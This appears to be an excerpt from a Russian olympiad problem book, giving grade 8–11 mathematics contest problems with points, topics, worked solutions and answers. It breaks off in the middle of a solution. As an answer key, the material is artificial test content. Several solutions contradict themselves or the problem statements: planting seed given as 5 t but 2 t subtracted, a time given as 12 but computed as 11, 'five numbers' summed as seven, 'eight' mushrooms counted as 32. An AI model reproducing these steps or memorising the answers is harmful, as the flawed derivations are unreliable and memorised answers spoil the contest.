Задачи первой волны предметного тура по математике за 10–11 класс открыты для решения. Соревнование доступно на платформе Яндекс.Контест: https://contest.yandex.ru/contest/63476/enter/.

Задача 2.3.2.1. (10 баллов)

Темы: комбинаторика, десятичная запись числа, цифры.

Условие

Двузначное число назовем подходящим, если оно состоит из четных цифр, расположенных по возрастанию (например, 26). Сколько существует таких подходящих чисел?

Решение

Число не может начинаться с нуля, так что можно использовать только цифры 2, 4, 6, 8. Выпишем все подходящие: 24, 26, 28, 46, 48, 68.

Ответ: 6.

Задача 2.3.2.2. (15 баллов)

Темы: текстовые задачи, пропорции, составление уравнений.

Условие

На Марсе планируется разместить колонию в 100 тысяч человек. Разные колонисты будут заняты на разных работах и важно, чтобы каждый вид работы выполняли группы из минимального количества человек. Одна из важных задач — обеспечение колонистов сбалансированным питанием. Нормы здорового рациона были рассчитаны таким образом, чтобы обеспечить для каждого человека 350 г картофеля в день. Полный цикл производства картофеля от посадки и до сбора составляет 60 дней, каждые 60 дней часть собранного урожая используется для выращивания нового. В той технологии, которую используют космонавты, с 1 га можно вырастить 250 т картофеля, а для посадки нужно 5 т/га. Специальная обработка почвы позволяет добиться сохранения постоянного уровня урожайности, причем можно засадить и обрабатывать произвольную долю гектара. Чтобы полностью обслуживать один гектар в условиях теплиц на Марсе, требуется труд четырех человек.

Какое минимальное количество человек должны трудиться на выращивании картофеля?

Решение

Один человек за 60 дней по плану должен съедать $60 \cdot 0{,}35 = 21$ кг картофеля. Следовательно, 100 тысяч человек по плану за это время съедят 2 100 000 кг.

С одного гектара получаем 250 т, но при этом из них 2 т нужно использовать для посадки. Это значит, что с каждого гектара люди получат в свой рацион 245 т картофеля. Если разделить количество картофеля, которое съест по плану колония за 60 дней, на количество картофеля, которое попадет к ним с 1 га, то получится, что требуется приблизительно 8,571 га. Так как каждый гектар должны обрабатывать четыре человека, то для обработки 8,571 га потребуется труд 34,286 человек. Это значит, что 34 человек недостаточно, требуется запланировать труд 35 человек.

Ответ: 35.

Задача 2.3.2.3. (20 баллов)

Темы: уравнение параболы, координаты вершины параболы.

Условие

Две параболы с различными вершинами пересекаются таким образом, что первая парабола проходит через вершину второй параболы, а вторая — проходит через вершину первой. Уравнение первой параболы имеет вид $y = x^2$, второй $y = (a \cdot x)^2 + b \cdot x + c$. Найдите, чему равна величина $10 \cdot a + c$.

Решение

Координаты вершины первой параболы имеют вид $(0; 0)$, следовательно, коэффициент $c = 0$. Координаты вершины второй параболы имеют вид

$$x = -\frac{b}{2a};$$
$$y = -\frac{b^2}{4a}.$$

Тогда, подставив их в уравнение первой параболы, получаем:

$$-\frac{b^2}{4a} = \frac{b^2}{2a}.$$

Отсюда $a = -1$.

Ответ: -10.

Задача 2.3.2.4. (25 баллов)


Темы: текстовые задачи и логика, графическое изображение движения, теорема Менелая.

Условие

В 6:00 со дна океана, находящегося на глубине 2 000 м, на поверхность, двигаясь с постоянной скоростью вертикально вверх, начала всплывать подводная лодка. Когда она поднялась до глубины 400 м, капитан заметил, что мимо них вниз плывет глубоководный батискаф. Ему что-то показалось странным. Когда подводная лодка поднялась на поверхность, капитан понял, что на оболочке батискафа были признаки повреждения. Чтобы предотвратить возможную трагедию, в тот же самый момент с подводной лодки вниз спустили спасательный глубоководный аппарат, который спускался с некоторой постоянной скоростью. Когда до дна оставалось 800 м, этот аппарат поравнялся с батискафом. Если бы спасательный аппарат не перехватил батискаф, то спасательный аппарат достиг бы дна к 11:00. Предполагая, что спасательный аппарат все время движения двигался равномерно, определите, в какой момент времени батискаф достиг бы дна, если бы он продолжил движение с той же постоянной скорость. Ответ введите в виде двух целых чисел, записанных подряд — количество часов и количество минут.

Решение

Самое изящное решение получается графическим методом.



Здесь данные из условия задачи можно обозначить следующим образом:

$h_1 = 2\,000 - 400 = 1\,600$, $h_(2) = 800$, $H = 2\,000$, $t_1 = 6$, $t_2 = 12$.

По теореме Менелая получаем:

$$\frac{GA}{AB} \cdot \frac{BC}{CD} \cdot \frac{DE}{GE} = 1.$$

Выразим эти отношения из разных пар подобных треугольников:

$$\frac{GA}{AB} = \frac{h_1}{H - h_1};$$
$$\frac{BC}{CD} = \frac{H - h_2}{h_2};$$
$$\frac{DE}{GE} = \frac{t_3 - t_2}{t_3 - t_1};$$
$$\frac{h_1}{H - h_1} \cdot \frac{H - h_2}{h_2} \cdot \frac{t_3 - t_2}{t_3 - t_1} = 1.$$

Подставим числа:

$$\frac{1\,600}{400} \cdot \frac{1\,200}{800} \cdot \frac{t_3 - 11}{t_3 - 6} = 1;$$
$$6 \cdot (t_3 - 11) = t_3 - 6;$$
$$5 \cdot t_3 = 60;$$
$$t_3 = 12 \text{ ч.}$$

Ответ: 12.

Задача 2.3.2.5. (30 баллов)

Условие

Инженер-исследователь работает над созданием новой системы гиперпространственной навигации для космических кораблей, которая потребует меньших вычислительных ресурсов. Часть измерений гиперпространства скрыта от нас и устроена не так, как мы привыкли, а именно — являются дискретными (с конечным количеством позиций), позиции в которых следуют друг за другом циклически. Например, если это измерение, в котором 5 позиций, то их можно занумеровать числами от 0 до 4 так, что космический корабль, при прямолинейном движении вдоль этого измерения, будет пролетать позиции $0 - 1 - 2 - 3 - 4 - 0 - \ldots$ (конечно, корабль в любой момент может изменить направление своего движения на обратное или начать/продолжить изменять позиции и по другим измерениям гиперпространства).

Оказалось, что в гиперпространстве возможна быстрая (но не мгновенная) телепортация: для такого перемещения требуется особая последовательность перемещений в дискретных подпространствах с остановками лишь в выделенные моменты времени. Ранее для хранения таких сложных гипермаршрутов использовалась технология сплошного хранения всех промежуточных опорных точек пути. Однако из-за воздействия агрессивной космической радиации устройства хранения информации часто выходят из строя, что делает сплошное хранение информации очень дорогим, так как требует многократного резервного копирования,

Инженер корабля предложил хранить не сами последовательности позиций, а формулы для их вычисления (что хранить гораздо дешевле и надежнее). В частности, ему удалось запрограммировать движение в одном из измерений с 13 позициями следующим образом: начальное положение обозначается числом 0 и дальнейшие позиции для остановки вычисляется по формуле: x_{n+1} равно остатку от деления $(x_n^5 + 2)$ на 13.

Переход корабля из одной позиции в соседнюю по прямому или обратному ходу занимает 1 единицу времени, которую называют таймом. Корабль, используя эту формулу, прошел полный цикл по остановкам и вернулся в позицию с номером 0.

Какое минимальное количество таймов могло занимать все его движение между остановками в ходе этого цикла?

Решение

Запишем последовательность позиций, в которых останавливается корабль:

$$0 - 2 - 8 - 10 - 6 - 4 - 12 - 1 - 3 - 11 - 9 - 5 - 7 - 0.$$

Между каждыми двумя позициями корабль может двигаться либо прямым ходом, либо обратным. Нужно выбирать кратчайший из двух.

Тогда общая длительность промежутков будет:

$$T = 2 + 6 + 2 + 4 + 2 + 5 + 2 + 2 + 5 + 2 + 4 + 2 + 6 = 44.$$

Ответ: 44.

2.3.3. Вторая волна. Задачи 8–9 класса

Задачи второй волны предметного тура по математике за 8–9 класс открыты для решения. Соревнование доступно на платформе Яндекс.Контест: https://contest.yandex.ru/contest/63460/enter/.

Задача 2.3.3.1. (15 баллов)

Тема: арифметика.

Условие

Первый поезд мимо телеграфного столба проезжает за 9 с, второй поезд мимо этого же столба — за 14 с, а, двигаясь навстречу мимо друг друга, они проезжают за 10 с (с момента, когда поравнялись их начала, и до момента, когда разминулись концы).

Во сколько раз скорость первого поезда больше скорости второго?

Решение

Пусть x м/с — скорость первого поезда, тогда из условия задачи его длина 9 м. Аналогично, если y м/с — скорость второго поезда, то его длина равна $14y$ м.

Зная, что, двигаясь навстречу мимо друг друга, они проезжают за 10 с, составим уравнение:

$$\frac{9x + 14y}{x + y} = 10.$$

Решив это уравнение, получим $x = 4y$. То есть скорость первого поезда в четыре раза больше скорости второго.

Ответ: 4.

Задача 2.3.3.2. (15 баллов)

Тема: комбинаторика.

Условие

Вася и Петя играют в разведчиков и для этого придумали свой язык шифрования, в котором используются только пять символов. При этом все «слова» в их сообщениях непустые, то есть содержат хотя бы один знак, и длиной не более пяти знаков.

Сколько различных «слов» они имеют в своем арсенале, чтобы передавать друг другу информацию?

Решение

«Слова», которые могут составлять Вася и Петя на своем языке, могут состоять из 1, 2, 3, 4 и 5 символов.

Тогда общее количество слов будет равно $5^1 + 5^2 + 5^3 + 5^4 + 5^5 = 3905$.

Ответ: 3905.

Задача 2.3.3.3. (20 баллов)

Тема: геометрия.

Условие

В треугольнике ABC длина биссектрисы AD равна длине отрезка DC и $AC = 2AB$. Найдите $\angle ABC$.

Решение

В равнобедренном треугольнике ADC из точки D проведем медиану DE на сторону AC, которая также будет являться и высотой.

Тогда $AE = \frac{1}{2}AC = AB$. Треугольники AED и ABD равны по двум сторонам и углу между ними: $AE = AB$, AD — общая сторона и $\angle DAE = \angle DAB$.

Следовательно, $\angle ABC = \angle ABD = \angle AED = 90°$.

Ответ: $90°$.

Задача 2.3.3.4. (25 баллов)

Тема: десятичная запись натурального числа.

Условие

В натуральном двузначном числе a цифры поменяли местами и получили двузначное число b. Оказалось, что сумма чисел a и b делится на 5, а их разность — на 27.

Найдите все возможные значения числа a. В ответ запишите сумму всех полученных чисел.

Решение

Пусть $a = \overline{xy} = 10x + y$ и $b = \overline{yx} = 10y + x$.

Тогда

$$a + b = 11x + y = 11(x + y).$$

Так как по условию $a + b = 11(x + y) \vdots 5$ и числа 5 и 11 взаимно просты, то

$$(x + y) \vdots 5. \tag{2.3.1}$$

Далее из второго условия $a - b = 9x - 9y = 9(x - y) \vdots 27$, следует, что

$$(x - y) \vdots 3. \tag{2.3.2}$$

Осталось перебрать все возможные значения цифр x и y, удовлетворяющих условиям (2.3.1) и (2.3.2). Непосредственной проверкой можно убедиться, что этим условиям удовлетворяют пары (1; 4), (2; 8), (4; 1), (5; 5), (6; 9), (8; 2) и (9; 6).

Таким образом, получаем пять чисел, сумма которых равна $14 + 28 + 41 + 55 + + 69 + 82 + 96 = 385$.

Ответ: 385.

Задача 2.3.3.5. (25 баллов)

Тема: текстовая задача.

Условие

Команда «Математики» за последние три года, согласно протоколам, приняла участие в 111 матчах по мини-футболу (в это число вошли и игры, которые были отменены по техническим причинам). При анализе результатов было замечено:

- сколько-то игр было выиграно;
- ничьи составляют 45% от всех игр, в которых не были одержаны победы;
- количество матчей, в которых были допущены поражения, к количеству отмененных игр относится как $1:2$.

Какое количество матчей «Математики» проиграли?

Решение

Пусть было одержано x побед. Тогда количество игр, которые были сыграны вничью, проиграны или были отменены, равно $111-x$.

Тогда $\frac{9}{20}(111-x)$ — количество игр, сыгранных вничью.

Найдем количество игр, которые были проиграны, или отменены:

$$(111-x)-\frac{9}{20}(111-x)=\frac{1221-11x}{20}.$$

Тогда количество игр, в которых были поражения, равно

$$y=\frac{1221-11x}{60}\in Z.$$

Получили диофантово уравнение

$$11x+60y=1221.$$

Выразим x:

$$x=111-60\cdot\frac{y}{11}.$$

Таким образом, $y\vdots 11$ и $y>0$.

Рассмотрим различные случаи относительно y:

1. $y=11$. Тогда $x=111-60=51$.
2. $y=22$. Тогда $x=111-120=-9$. Количество игр не может быть отрицательным числом. Следовательно, данный случай, как и все последующие, не подходит.

Таким образом, количество игр, в которых были получены поражения, равно 11.

Ответ: 11.

2.3.4. Вторая волна. Задачи 10–11 класса

Задачи второй волны предметного тура по математике за 10–11 класс открыты для решения. Соревнование доступно на платформе Яндекс.Контест: https://contest.yandex.ru/contest/63477/enter/.

Задача 2.3.4.1. (10 баллов)

Темы: стереометрия, центральная симметрия.

Условие

Прямоугольный параллелепипед имеет объем, равный 30. Его рассекли на две части, проведя плоскость через точку пересечения всех трех его диагоналей.

Чему равно максимальное значение объема одной из этих двух частей?

Решение

При центральной симметрии плоскости переходят в параллельные им плоскости, а прямые — в параллельные им прямые. Диагонали параллелепипеда делятся точкой пересечения пополам, поэтому он имеет центр симметрии. При центральной симметрии любая точка параллелепипеда, не находящаяся на секущей плоскости, перейдет в точку, которая находится с другой стороны от любой плоскости, проходящей через этот центр, так как эти две точки и центр симметрии находятся на одной прямой, которая пересекает эту плоскость.

Таким образом, плоскость делит параллелепипед на две части, которые переходят друг в друга при центральной симметрии. Следовательно, их объемы должны быть равны. Это означает, что часть параллелепипеда имеет объем, равный половине объема параллелепипеда

Ответ: 15.

Задача 2.3.4.2. (15 баллов)

Темы: теорема Виета, неравенство о средних, многочлены.

Условие

Путешественник достал древнюю карту спрятанных сокровищ на острове Пасхи. Путь к пещере, в которой пиратами был закопан клад, был зашифрован с помощью квадратного уравнения. К сожалению, с течением времени запись одного из коэффициентов стерлась, и поэтому путешественник не смог его точно восстановить.

Оказалось, что оно имеет следующий вид: $x^2 + 6x + a = 0$.

Здесь буквой a обозначен неизвестный коэффициент.

Уравнение использовалось для того, чтобы можно было разделить инструкцию по поиску сокровища на несколько частей таким образом, чтобы совершенно невозможно было бы понять, что и где искать, если хотя бы одной части недостает.

У путешественника были все части инструкции, поэтому он смог понять, что нужно от нужной точки на побережье идти ровно P км на юг вдоль единственной тропы, затем $Q = \dfrac{P}{2}$ км на запад, а потом повернуться на северо-восток и идти прямо, пока вершина вулкана Теревака, кратер Рано-Арои, не станет виден под углом

ровно $10R^\circ$ над уровнем горизонта. Рядом с этим местом и находится пещера. Здесь P, Q — корни данного квадратного уравнения, упорядоченные по возрастанию, $R = 2P + Q$.

Может ли путешественник, исходя из данных условий, однозначно найти два этих корня?

Если может, напишите в ответ число R. Если не может, напишите в ответ число 0.

Решение

Запишем теорему Виета для квадратного уравнения:

$$\begin{cases} P + Q = -6, \\ PQ = a. \end{cases}$$

В условии указано, что $Q = \dfrac{P}{2}$. Подставив в первое уравнение, получаем, что $P = -4$, $Q = -2$.

Ответ: -10.

Задача 2.3.4.3. (20 баллов)

Темы: арифметическая задача, симметрия.

Условие

Исследователи выращивают экспериментальную культуру грибов. Эти грибы размножаются почкованием. Гриб порождает два новых гриба каждые 4 ч. Только что появившийся гриб слишком маленький, и поэтому он должен еще 6 ч расти, прежде чем размножаться, таким образом, первое потомство от нового гриба возникает лишь через 10 ч после его появления из почки.

Сколько грибов, включая только что появившихся, будет в лаборатории через 28 ч, если изначально там был один гриб, который породит два новых гриба только через 4 ч.

Решение

Самый первый гриб за 28 ч успеет породить только три поколения грибов, так как для появления четвертого поколения нужно 30 ч. Поэтому чтобы ответить на вопрос задачи, нужно посчитать, сколько грибов успеют отпочковаться от грибов, которые породил первый гриб, а потом посчитать также третье поколение.

Первые два гриба, отпочковавшиеся через 4 ч, создадут еще четыре гриба в 14 ч, еще четыре — в 18 ч, еще четыре — в 22 ч и еще четыре в — 26 ч. Всего они породят 16 грибов.

Вторые два гриба, появившиеся через 8 ч, создадут еще четыре гриба в 18 ч, еще четыре — в 22 ч и еще четыре гриба — в 26 ч. Всего они породят 12 грибов.

Третьи два гриба, появившиеся через 12 ч, создадут еще четыре гриба в 22 ч, и еще четыре гриба — в 26 ч. Всего они породят восемь грибов.

Четвертые два гриба, появившиеся через 16 ч, создадут еще четыре гриба в 26 ч.

Пятые два гриба — в 20 ч, шестые два гриба — в 24 ч, а седьмые два гриба в 28 ч не успеют породить никаких новых грибов — это еще шесть грибов.

Таким образом, можно посчитать количество грибов первого и второго поколения:

$$N_1 = 7 \cdot 2 = 14;$$
$$N_2 = 16 + 12 + 8 + 4 = 40.$$

Осталось посчитать третье поколение. Оно образуется в 24 ч и 28 ч из первых четырех грибов из первых двух грибов, в 28 ч из вторых четырех грибов из первых двух грибов и в 28 ч из первых четырех грибов из вторых двух грибов. То есть еще восемь грибов:

$$N_3 = 2 \cdot 2 \cdot 2 + 2 \cdot 2 \cdot 2 + 2 \cdot 2 \cdot 2 + 2 \cdot 2 \cdot 2 = 32.$$

Суммарно получаем:

$$N = 1 + N_1 + N_2 + N_3 = 1 + 14 + 40 + 32 = 87.$$

Ответ: 87.

Задача 2.3.4.4. (25 баллов)

Темы: прямоугольный треугольник, теорема Пифагора, теорема косинусов.

Условие

В прямоугольном равнобедренном треугольнике ABC с прямым углом C проведена биссектриса AL. Из точки L к стороне BC проведен перпендикуляр, который пересек сторону AB в точке M. Перпендикуляр, построенный к стороне AB в точке M, пересекает сторону AC в точке N.

Чему равен угол ANL? Ответ приведите в градусах.

Решение


$MN = AM$, значит, угол ANM тоже равен 45° и NM перпендикулярно AB.

Тогда углы NML и BML тоже равны по 45°.

Пусть $AM = 1$ (в условии никаких длин нет, поэтому можем за единицу длины взять любой отрезок). Тогда

$$AN = \sqrt{2};$$

$$AL = 2 \cdot AM \cdot \cos 22{,}5^\circ = 2 \cdot \sqrt{\frac{\sqrt{2}+2}{4}} = \sqrt{\sqrt{2}+2}.$$



Чтобы найти NL, используем метод координат. Проведем горизонтальную ось через AB, вертикальную ось через MN. Тогда точка N имеет координаты (0; 1). Что же касается точки L, то ее координаты x и y совпадают, а длина ML равна 1. Следовательно, они равны $L\left(\frac{\sqrt{2}}{2}; \frac{\sqrt{2}}{2}\right)$.

Используя формулу расстояния между двумя точками, получаем:

$$NL^2 = \frac{1}{2} + \left(1 - \frac{\sqrt{2}}{2}\right)^2 = 2 - \sqrt{2}.$$

Обозначив угол ALN за x, применим теорему косинусов:

$$2 = 2 - \sqrt{2} + \sqrt{2} + 2 - 2 \cdot \sqrt{\sqrt{2}+2} \cdot \sqrt{2-\sqrt{2}} \cdot \cos x.$$

Отсюда получаем, что:

$$\cos x = \frac{\sqrt{2}}{2},\ x = 45^\circ.$$

Тогда угол ANL равен 180° минус угол ALN и угол NAL:

$$ANL = 180 - 45 - 22{,}5 = 112{,}5.$$

Ответ: 112,5.

Задача 2.3.4.5. (30 баллов)

Темы: уравнение параболы, уравнение касательной, угловой коэффициент наклона прямой.

Условие

Для разработки оптической системы на основе параболических отражателей света потребовалось исследовать оптические свойства парабол. Пусть парабола задана уравнением $y = 16x^2$. Требуется на плоскости найти такую точку O, что все проекции этой точки на касательные к параболе лежат на оси абсцисс. Найдите координаты точки O и запишите их в ответ.

Уравнение касательной прямой к параболе (в заданной точке (x_0, y_0)) однозначно устанавливается как уравнение невертикальной прямой, проходящей через (x_0, y_0) и имеющей единственную точку пересечения с параболой.

Решение

Рассмотрим точку с абсциссой x_0 на параболе. Уравнение прямой, проходящей через эту точку, в общем виде имеет вид:

$$y = a \cdot (x - x_0) + 16 \cdot (x_0)^2.$$

Приравняем его к уравнению параболы и найдем, при каком значении a они будут иметь ровно одну точку пересечения:

$$16 \cdot x^2 = a \cdot (x - x_0) + 16 \cdot (x_0)^2;$$

$$16 \cdot x^2 - a \cdot x + x_0 \cdot a - 16 \cdot (x_0)^2 = 0;$$

$$D = a^2 - 4 \cdot 16 \cdot (x_0 \cdot a - 16 \cdot x_0^2) = (a - 32 \cdot x_0)^2 = 0;$$

$$a = 32 \cdot x_0.$$

Итак, запишем уравнение касательной в этой точке к параболе в виде

$$y = 32 \cdot x_0 \cdot (x - x_0) + 16 \cdot (x_0)^2.$$

Эта прямая пересечет ось абсцисс в точке с координатой $x_1 = \dfrac{x_0}{2}$.

Уравнение прямой, проходящей через эту точку перпендикулярно касательной:

$$y = -\frac{2 \cdot x - x_0}{64 \cdot x_0}.$$

Эта прямая пересечет ось ординат в точке с координатами $(0; 0{,}015625)$. Координаты этой точки не зависят от значения x_0, а значит, все такие прямые пройдут через эту точку.

Ответ: $(0; 0{,}015625)$.

2.3.5. Третья волна. Задачи 8–9 класса

Задачи третьей волны предметного тура по математике за 8–9 класс открыты для решения. Соревнование доступно на платформе Яндекс.Контест: https://contest.yandex.ru/contest/63461/enter/.

Задача 2.3.5.1. (15 баллов)

Тема: текстовая задача.

Условие

Начинающий предприниматель Петров закупил 1 000 единиц некоторого товара и попытался его продать с наценкой 20% за единицу продукции. Однако ожидания предпринимателя не совпали с реальностью, и он смог продать только 40% от своего объема, после чего вынужден был снизить цену на товар на 10%. В результате снижения единица товара стала стоить 5 832 руб. за штуку.

Какую чистую прибыль, то есть разность между деньгами, полученными за продажу товара и затратами на его закупку, получил Петров?

Решение

Пусть x руб. — цена за единицу товара, по которой совершена закупка предпринимателем Петровым. Тогда он первоначально планировал осуществить продажи по цене

$$x + 0{,}2x = 1{,}2x.$$

После снижения же цены товар стал стоить

$$1{,}2x - 0{,}1 \cdot 1{,}2x = 1{,}08x.$$

Так как известно, что после снижения единица товара стала стоить 5 832 руб. за штуку, то

$$1{,}08x = 5\,832x = 5\,400.$$

Таким образом, товар был закуплен 5 400 руб. за штуку, и общие затраты на его покупку составили 5 400 000 руб.

Согласно условию задачи 400 единиц товара было продано по цене $1{,}2 \cdot 5\,400 = 6\,480$ руб., и всего было получено за них $6\,480 \cdot 400 = 2\,592\,000$ руб.

Оставшиеся же 600 единиц были проданы по цене 5 832 руб. и получено за них $5\,832 \cdot 600 = 3\,499\,200$ руб.

Тогда чистая прибыль предпринимателя Петрова будет равна

$$2\,592\,000 + 3\,499\,200 - 5\,400\,000 = 691\,200 \text{ руб.}$$

Ответ: 691 200.

Задача 2.3.5.2. (15 баллов)

Тема: комбинаторика.

Условие

Сколько существует нечетных пятизначных чисел, в которых есть хотя бы одна цифра 5?

Решение

Для того чтобы найти количество требуемых чисел, достаточно из общего количества пятизначных нечетных чисел вычесть количество чисел, в которых отсутствует цифра 5.

В десятичной записи нечетного пятизначного числа на последнюю позицию претендует пять вариантов (цифры 1, 3, 5, 7 и 9), на первую — девять вариантов (все цифры, кроме нуля), а на все остальные позиции — по 10 вариантов. Тогда общее количество пятизначных нечетных чисел будет равно

$$9 \cdot 10 \cdot 10 \cdot 10 \cdot 5 = 45\,000.$$

Для записи нечетного пятизначного числа, в десятичной записи которого отсутствует цифра 5, на каждую соответствующую позицию будет на один вариант меньше, тогда общее количество таких чисел будет равно

$$8 \cdot 9 \cdot 9 \cdot 9 \cdot 4 = 23\,328.$$

Тогда количество пятизначных нечетных чисел, в которых присутствует хотя бы одна цифра 5, равно

$$45\,000 - 23\,328 = 21\,672.$$

Ответ: 21 672.

Задача 2.3.5.3. (20 баллов)

Темы: алгебра, система уравнений.

Условие

Наблюдательный Витя для некоторых двух различных чисел заметил интересную особенность: первое число, увеличенное на 4, будет равно квадрату второго числа, уменьшенного на 2; и наоборот, если ко второму числу прибавить 4, то результат будет равен квадрату первого числа, уменьшенного на 2. Найдите сумму квадратов данных двух чисел.

Решение

Пусть x, y — два исходных различных числа. Тогда согласно условиям задачи будем иметь систему уравнений:

$$\begin{cases} x + 4 = (y - 2)^2, \\ y + 4 = (x - 2)^2. \end{cases}$$

Вычитая из первого равенства второе, получим:

$$x - y = (y - 2)^2 - (x - 2)^2 = (y - x)(x + y - 4).$$

Так как числа x, y различны, то отсюда получаем, что $x + y = 3$.

Складывая же уравнения полученной системы, получим

$$x + y + 8 = (y - 2)^2 + (x - 2)^2 = y^2 - 4y + 4 + x^2 - 4x + 4.$$

Из последнего равенства получаем, что

$$x^2 + y^2 = 5(x + y) = 15.$$

Ответ: 15.

Задача 2.3.5.4. (25 баллов)

Темы: теория чисел, остатки.

Условие

Петя записал на доске три числа 391, 604, 888 и задумчиво сказал Васе: «Если я сейчас эти три числа разделю на одно и то же натуральное число, отличное от единицы, то в результате получу один и тот же остаток».

На какое натуральное число Петя планирует произвести деление исходных чисел?

Решение

Обозначим число, на которое производится деление, через x, а остаток через y.

Тогда каждое из записанных Петей чисел можно представить в виде:

$$391 = xm + y,$$
$$604 = xk + y,$$
$$888 = xn + y,$$

где m, k и n — неполные частные, возникающие при делении.

Вычитая из третьего равенства второе, а из второго — первое, получим:

$$284 = x(n - k),$$
$$213 = x(k - m).$$

Вычтем из верхнего равенства нижнее:

$$71 = x(n - 2k + m).$$

Так как 71 — это простое число, то $71 = 71 \cdot 1$, и, по условию задачи $x \neq 1$, то единственный возможный вариант для делителя Пети равен 71.

Ответ: 71.


Задача 2.3.5.5. (25 баллов)

Тема: планиметрия.

Условие

CD — высота остроугольного треугольника ABC, M — середина стороны AB и $\angle ABC = 2\angle BAC$. Найдите отношение $BC : MD$.

Решение



На стороне AC отметим ее середину — точку K.

Тогда $AK = KC$ и $AM = MB$ (по условию задачи), следовательно, MK — средняя линия треугольника ABC и $BC = 2MK$.

Докажем, что $MK = MD$.

По свойству медианы прямоугольного треугольника, проведенной из вершины прямого угла, в треугольнике ADC: $DK = \dfrac{1}{2}AC = AK$.

Таким образом, треугольник AKD — равнобедренный и $\angle KAD = \angle KDA$ как углы при основании KD.

Так как MK — средняя линия треугольника ABC, то $MK \parallel BC$ и $\angle AMK = \angle ABC = 2\angle BAC = 2\angle KAD = 2\angle KDA = 2\angle KDM$.

По теореме о внешнем угле для треугольника MKD

$$\angle AMK = \angle KDM + \angle MKD.$$

Тогда из последних двух равенств следует, что $\angle KDM = \angle MKD$ и треугольник MKD — равнобедренный.

Следовательно, $MK = MD$, и так как $BC = 2MK = 2MD$, то $BC : MD = 2 : 1$.

Ответ: 2.

2.3.6. Третья волна. Задачи 10–11 класса

Задачи третьей волны предметного тура по математике за 10–11 класс открыты для решения. Соревнование доступно на платформе Яндекс.Контест: https://contest.yandex.ru/contest/63478/enter/.

Задача 2.3.6.1. (10 баллов)

Темы: осевая симметрия, равнобедренный треугольник, движение.

Условие

Известно, что выпуклая фигура Ф на плоскости устроена таким образом, что она симметрична относительно любой прямой, которая проходит через точку O на этой плоскости. Самое большое расстояние между двумя точками, принадлежащими фигуре Ф, равно дроби, в числителе которой шесть, а в знаменателе квадратный корень из числа π.

Чему равна площадь фигуры Ф?

Решение

Заметим, что такой фигурой может быть только круг. Можно это доказать и более строго.

